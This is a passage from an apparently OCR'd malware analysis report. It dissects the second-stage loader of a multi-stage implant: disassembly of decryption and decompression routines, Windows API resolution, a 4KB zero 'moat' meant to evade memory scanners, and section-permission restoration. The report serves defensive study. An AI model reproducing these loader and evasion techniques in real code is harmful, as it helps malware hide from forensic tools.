


Illustration 36. DECRYPT_SHC function

After decryption, the first block of code performs two checks on the second block:

1

It calculates the MD5 hash of the entire second block of code with the **ALGORIT_MD5** function and checks its result against the **Hash** value in the header. If they do not match, the program terminates with **ExitProcess()**.




Illustration 37. Shellcode hash check

The following check will only be performed if the **Compressed** header value is True. In that case, it would mean that the second code block is compressed and the **DECOMPRESS_SHC** routine would be entered.

This function checks whether the header is "**LZG**," which identifies files compressed with the Lempel-Ziv-Golomb compression algorithm [4]. It then implements a function to decompress the file.

```
mov rax,qword ptr ss:[rbp+40]
mov qword ptr ss:[rbp-20],r9
mov dword ptr ss:[rbp-4],r8d
mov qword ptr ss:[rbp-18],rdx          [rbp-18]:"LZG"
mov qword ptr ss:[rbp-10],rcx
mov edx,dword ptr ss:[rbp-4]
mov rcx,qword ptr ss:[rbp-18]          [rbp-18]:"LZG"
call <[redacted].Check_LZG_Header>
mov rcx,qword ptr ss:[rbp+40]
mov dword ptr ds:[rcx],eax             rcx:"LZG"
mov rax,qword ptr ss:[rbp-10]
mov rdi,qword ptr ds:[rax+18]
mov rax,qword ptr ss:[rbp+40]
mov esi,dword ptr ds:[rax]
mov rax,qword ptr ss:[rbp-10]
call qword ptr ds:[rax+10]             [rax+10]:"LZG"
mov rcx,rax                            rcx:"LZG"
xor edx,edx
mov r8,rsi
call rdi
mov rcx,qword ptr ss:[rbp-20]
mov qword ptr ds:[rcx],rax             rcx:"LZG"
mov rax,qword ptr ss:[rbp+40]
mov r9d,dword ptr ds:[rax]
mov rax,qword ptr ss:[rbp-20]
mov r8,qword ptr ds:[rax]
mov edx,dword ptr ss:[rbp-4]
mov rcx,qword ptr ss:[rbp-18]          [rbp-18]:"LZG"
call <[redacted]Decompress LZG>
mov rcx,qword ptr ss:[rbp+40]
mov dword ptr ds:[rcx],eax             rcx:"LZG"
mov rax,qword ptr ss:[rbp+40]
cmp dword ptr ds:[rax],0
jne [redacted].7FF63C5CE8D7
mov dword ptr ss:[rbp-8],0
jmp [redacted].7FF63C5CE8DE
mov dword ptr ss:[rbp-8],1
mov eax,dword ptr ss:[rbp-8]
add rsp,40
pop rdi
pop rsi
pop rbp
ret
```

Illustration 38. DECOMPRESS_SHC function

3.2.2.4 Loading and executing the second block of code (MOVE_2_MEMORY)

Once the code has been correctly decrypted, it is overwritten in the same place where it was encrypted in ".text" thanks to the **MOVE_2_MEMORY** function.

It is worth noting a particular feature in the case of a compressed file, which is that in this case it reserves a memory region with **VirtualAlloc()** and stores the contents of the two code blocks in this region.

3.2.2.5 Clear memory (FILL_ZEROS)

As already mentioned in the CLEAR_MEM function of the “Wrapper,” the first block of code has its own memory clearing routine so as not to leave any traces **(FILL_ZEROS)**.

This routine is performed after each action is executed and consists of filling the heap with zeros and freeing it with **HeapFree()**.

Code Block #2

3.3
Code Block #2

t this point, we find ourselves at a new stage, decrypted by the previous phase and residing in the .text section of the running process. The purpose of this new code block #2 is to serve as a loader for the final payload.




Illustration 39. General outline of the infection: Code Block #2

his second code block has a similar structure to the previous one. In the following sections, we will discuss each of the sections.




Illustration 40. Structure of the second code block

3.3.1 Header

The header of this second code block is modified at the end of the previous code block #1, just before it is executed. These modifications add addresses that have been calculated previously and will be useful in this new code.

PEB BASE ADDRESS

APIS

LoadLibrary

GetProcAddress

VirtualAlloc

VirtualFree

VirtualProtect

FatalExit

MessageBox




Illustration 41. Header of the second code block before modification

```
mov rax,qword ptr ss:[rbp+150]          [rbp+150]:"%+"
mov rcx,qword ptr ss:[rbp+190]          [rbp+190]:"%+"
add rax,qword ptr ds:[rcx+10]
mov qword ptr ss:[rbp+180],rax
mov rax,qword ptr ss:[rbp+130]
mov rcx,qword ptr ss:[rbp+180]
mov qword ptr ds:[rcx],rax              --> PE Address
mov rax,qword ptr ss:[rbp-8]
mov rcx,qword ptr ss:[rbp+180]
mov qword ptr ds:[rcx+6C],rax           --> API LoadLibrary()
mov rax,qword ptr ss:[rbp]
mov rcx,qword ptr ss:[rbp+180]
mov qword ptr ds:[rcx+74],rax           --> API GetProcAddress()
mov rax,qword ptr ss:[rbp+8]
mov rcx,qword ptr ss:[rbp+180]
mov qword ptr ds:[rcx+7C],rax           --> API VirtualAlloc()
mov rax,qword ptr ss:[rbp+10]
mov rcx,qword ptr ss:[rbp+180]
mov qword ptr ds:[rcx+8C],rax           --> API VirtualFree()
mov rax,qword ptr ss:[rbp+18]
mov rcx,qword ptr ss:[rbp+180]
mov qword ptr ds:[rcx+84],rax           --> API VirtualProtect
mov rax,qword ptr ss:[rbp+20]
mov rcx,qword ptr ss:[rbp+180]
mov qword ptr ds:[rcx+94],rax           --> API FatalExit
mov rax,qword ptr ss:[rbp+70]
mov rcx,qword ptr ss:[rbp+180]
mov qword ptr ds:[rcx+9C],rax           --> API MessageBox
mov rax,qword ptr ss:[rbp+180]
add rax,A4
mov rcx,qword ptr ss:[rbp+180]
add rax,qword ptr ds:[rcx+8]
mov qword ptr ss:[rbp+128],rax
mov rax,qword ptr ss:[rbp+128]          --> 2nd Shellcode EntryPoint
mov r8,qword ptr ss:[rbp+120]           Param1: 0
mov edx,dword ptr ss:[rbp+164]          Param2: Size (1st Shellcode)
mov rcx,qword ptr ss:[rbp+150]          Param3: 1st Shellcode Address
call rax
```

Illustration 42. Insertion of values in the header, end of the "1st Code Block"

PEB

```
00 00 5C 3C F6 7F 00 00 F0 07 00 00 00 00 00 00
04 0C 00 00 70 00 00 00 00 00 00 00 10 00 00 00
00 00 00 00 F0 00 00 00 00 00 00 00 70 01 00 00
00 00 00 00 C0 01 00 00 00 00 00 00 90 02 00 00
00 00 00 00 A0 03 00 00 00 00 00 00 D0 04 00 00
00 00 00 00 10 06 00 00 00 00 00 00 40 07 00 00
00 00 00 00 90 07 00 00 00 00 00 00 F0 04 38 72
FB 7F 00 00 C0 AE 37 72 FB 7F 00 00 00 85 37 72
FB 7F 00 00 70 BC 37 72 FB 7F 00 00 30 A1 37 72
FB 7F 00 00 A0 E0 37 72 FB 7F 00 00 F0 56 2F 6F
FB 7F 00 00 31 C0 C3 CC CC CC CC CC CC CC CC CC
```

APIs

Illustration 43. Header of the second modified code block

+ 0x08: Offset to EntryPoint (0x07F0)

+ 0x10: Size of the second code block (0x0C04)




Figure 44. Header of the second code block Implant1.exe (2)

As in the previous code block, these offsets point to the functions that will be used by the second code block. The **11** functions in the **function table** are shown below:

OFFSET	NAME
+ 0x14	MEMCOPY_SHC
+ 0x1C	FILL_ZERO
+ 0x24	ALLOC_MEM
+ 0x2C	CALL_MEMCOPY
+ 0x34	GET_LIBRARIES
+ 0x3C	GET_FUNCTIONS
+ 0x44	COPY_LIBRARIES
+ 0x4C	GET_FUN_PTRS
+ 0x54	MAIN
+ 0x5C	EXECUTE_SHC
+ 0x64	EXECUTE_SHC_2

Table 8. Functions of the second code block

3.3.2 Shellcode code

The function of this second block of code is to load and execute the final payload. This payload is not encrypted, so you only need to arrange for its execution. To do this, the execution flow is taken to the entry point.

Illustration 45. Entry Point "Code Block 2"

To understand the logic of this second block of code, it is necessary to comment at a very high level on the structure of the **"final payload"** since it will modify its values. To give you a preview, it will simply fill in certain values in its header (yes, the final payload also has a structure with a header) and a section called **Address Offsets**.

3.3.2.1 Resolving necessary Windows API functions (COPY_LIBRARIES)


Since this is shellcode that runs independently, we will need to save several values in the stack so that we can use them later. In other words, the addresses of the code blocks indicated in the headers and the resolved Windows API functions must be passed to the next block so that it can be executed correctly. This indicates that the code blocks are dependent on each other.

3.3.2.2 Main function (MAIN)

After this, it will call the main function **MAIN**, which is responsible for executing the functions discussed below.

```
mov rax,qword ptr ds:[rax+6C]
mov qword ptr ss:[rbp-50],rax          --> API LoadLibrary()
mov rax,qword ptr ss:[rbp+A8]
mov rax,qword ptr ds:[rax+74]
mov qword ptr ss:[rbp-48],rax          --> API GetProcAddress()
mov rax,qword ptr ss:[rbp+A8]
mov rax,qword ptr ds:[rax+7C]
mov qword ptr ss:[rbp-40],rax          --> API VirtualAlloc()
mov rax,qword ptr ss:[rbp+A8]
mov rax,qword ptr ds:[rax+84]
mov qword ptr ss:[rbp-30],rax          --> API VirtualFree()
mov rax,qword ptr ss:[rbp+A8]
mov rax,qword ptr ds:[rax+8C]
mov qword ptr ss:[rbp-38],rax          --> API VirtualProtect()
mov rax,qword ptr ss:[rbp+A8]
mov rax,qword ptr ds:[rax+94]
mov qword ptr ss:[rbp-28],rax          --> API FatalExit()
mov rax,qword ptr ss:[rbp+A8]
mov rax,qword ptr ds:[rax+9C]
mov qword ptr ss:[rbp-20],rax          --> API MessageBox()
mov rax,qword ptr ss:[rbp+A8]
mov rax,qword ptr ds:[rax]
mov qword ptr ss:[rbp-60],rax          --> PE Address
mov rax,qword ptr ss:[rbp+50]
```

Illustration 46. Initialization of parameters for the second code block



3.3.2.3 Loading the final payload (ALLOC_MEM)

The first **ALLOC_MEM** function reserves a memory page where the final payload will be loaded. The header of the "Final Payload" contains important information for this section, such as:

+ 0x00: Byte indicating where to reserve memory (0x22)

+ 0x08: Address where to reserve the memory. (0x0140000000)

+ 0x10: Size to reserve. (0x4B000)





Illustration 47. Header of the final payload Implant1.exe (1)



The byte that indicates the position where memory is reserved allows the sample to be stored at a specific address or the first available address. It can take two values:

1

If it is **EVEN**, the first available memory address will be reserved

```
1: rcx 0000000000000000
2: rdx 000000000004B000
3: r8 0000000000001000
4: r9 0000000000000040
5: [rsp+20] 0000000000000000
```

Illustration 48. VirtualAlloc value ODD

2

If it is **ODD**, it will be reserved in the memory location at 0x08.

```
1: rcx 0000000140000000
2: rdx 000000000004B000
3: r8 0000000000001000
4: r9 0000000000000040
5: [rsp+20] 0000000000000000
```

Illustration 49. VirtualAlloc ODD value

In all our samples, the first available memory space is reserved because it has the value 0x22. In these cases, the address located at 0x08, which will not be used, is always 0x140000000.

Once the memory has been allocated, the sample dumps the final payload code and data onto that page. However, it starts writing 4096 bytes from the start of the memory page, leaving the first 4KB at 0.

```
000000000001A0000 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
000000000001A0010 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
000000000001A0020 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
000000000001A0030 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
000000000001A0040 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
000000000001A0050 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
000000000001A0060 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
000000000001A0070 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
000000000001A0080 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
000000000001A0090 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
000000000001A00A0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
000000000001A00B0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
000000000001A0F90 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
000000000001A0FA0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
000000000001A0FB0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
000000000001A0FC0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
000000000001A0FD0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
000000000001A0FE0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
000000000001A0FF0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
000000000001A1000 55 41 57 41 56 56 57 53 48 83 EC 28 48 8D 6C 24 UAWAVVWSH.ì(H.l$
000000000001A1010 20 41 89 D7 48 89 CB 48 8D 73 10 48 89 F1 E8 4D  A.×H.ËH.s.H.ñèM
000000000001A1020 00 00 00 41 BE FF FF FF FF 85 C0 7E 26 31 FF 90 ...A¾ÿÿÿÿ.À~&1ÿ.
000000000001A1030 48 89 D9 89 FA E8 D6 01 00 00 44 39 78 20 74 10 H.Ù.úèÖ...D9x t.
000000000001A1040 FF C7 48 89 F1 E8 26 00 00 00 39 C7 7C E2 EB 03 ÿÇH.ñè&...9Ç|âë.
000000000001A1050 41 89 FE 44 89 F0 48 83 C4 28 5B 5F 5E 41 5E 41 A.þD.ðH.Ä([_^A^A
000000000001A1060 5F 5D C3 CC CC CC CC CC CC CC CC CC CC CC CC _]ÃÌÌÌÌÌÌÌÌÌÌÌÌ
000000000001A1070 8B 41 08 C3 CC CC CC CC CC CC CC CC CC CC CC .A.ÃÌÌÌÌÌÌÌÌÌÌÌ
000000000001A1080 55 56 57 53 48 83 EC 28 48 8D 6C 24 20 44 89 C6 UVWSH.ì(H.l$ D.Æ
000000000001A1090 89 D7 48 89 CB E8 96 B9 00 00 48 8D 05 6F EF 03 .×H.Ëè.'..H..oï.
000000000001A10A0 00 48 89 03 85 F6 B8 01 00 00 00 0F 49 C6 89 43 .H...ö.....IÆ.C
000000000001A10B0 08 89 7B 0C 48 8D 4B 10 E8 23 C6 00 00 48 89 D8 ..{.H.K.è#Æ..H.Ø
000000000001A10C0 48 83 C4 28 5B 5F 5E 5D C3 CC CC CC CC CC CC CC H.Ä([_^]ÃÌÌÌÌÌÌÌ
000000000001A10D0 55 41 57 41 56 41 54 56 57 53 48 83 EC 20 48 8D UAWAVATVWSH.ì H.
```

Illustration 50. Code copied to 4KB from the start

All offsets in the second code block indicated in its header take into account this 4KB offset, which is exactly the size of a memory page in Windows.

This could be an anti-forensic technique called “moat,” which prevents memory scanners or forensic tools from detecting shellcodes in memory. For example, when running **Volatility’s malfind** command, only the first 64 bytes are displayed. This way, only zeros would be observed and could be dismissed by an analyst [5].




Illustration 51. Malfind result from memory

Next, the sample goes through a series of functions that will only be executed if a series of values exist in the header: **GET_LIBRARIES and GET_FUNCTIONS.**

+ 0x24: If its value is not 0, the **GET_LIBRARIES** function will be executed.

+ 0x1C: If its value is not 0, the **GET_FUNCTIONS** function will be executed




Illustration 52. Header of the final payload Implant1.exe (2)

None of our samples execute these functions, but analyzing their code, it appears that they scan the different libraries of the main executable and save the functions in the stack.

3.3.2.4 Create pointers to functions and data (GET_FUN_PTRS)

Next, the sample enters the **GET_FUN_PTRS** function, which will be responsible for creating a table of pointers for the internal functions of the final payload. To do this, it will access the data in the **address offsets** section mentioned above.

+ 0x45: Offset to **address offsets**. (0x4A0)

+ 0x48: Size of the **address offsets** section. (0x110)




Figure 53. Header of the final payload Implant1.exe (3)

The **address offsets** section is divided into four blocks containing the information needed to create pointers to the internal functions or data of the final payload. Each of these blocks begins with two values that indicate:

+ 0x01: Base location of the pointer table (0x400)

+ 0x04: Offset to the next block of address offsets. Also, through a logical and offset operation, the number of pointers is obtained. (0x60)

In these blocks there are a series of offsets (0x10, 0x18, 0x20, ...) where the different pointers will be located as follows:

Inicio de página de memoria	+	Ubicación de la tabla de punteros	+	Desplazamiento




Illustration 54. Function offsets block




Illustration 55. Creation of final payload pointer table (before and after)

In total, the final payload has **119** pointers to functions and/or data in the final payload.

3.3.2.5 Cleaning and execution

To finish, run the **FILL_ZERO** function as usual and remove the write permissions from the ".text" section so that it appears that no changes have been made.

Información	Tipo	Permisos	Inicial
[redacted].exe	IMG	-R---	ERWC-
".text"	IMG	ER---	ERWC-
".rdata"	IMG	-R---	ERWC-
".data"	IMG	-RWC-	ERWC-
".pdata"	IMG	-R---	ERWC-
".tls"	IMG	-RWC-	ERWC-
".reloc"	IMG	-R---	ERWC-


Illustration 56. Permissions for the ".text" section

Finally, execute the final payload stored in memory.

Payload

3.4
Final payload

Finally, the actual execution logic is located on a private memory page, with the necessary information in its headers and sections prepared by the previous stages.






Illustration 57. General outline of the infection: Payload

As can be seen in the following image, the structure of this last block is similar to the previous two, with the difference that this time it has several additional sections with data. The information to access these sections is stored in its header.




Illustration 58. Structure of the final payload

Let's take a look at the capabilities and structure of this final stage.

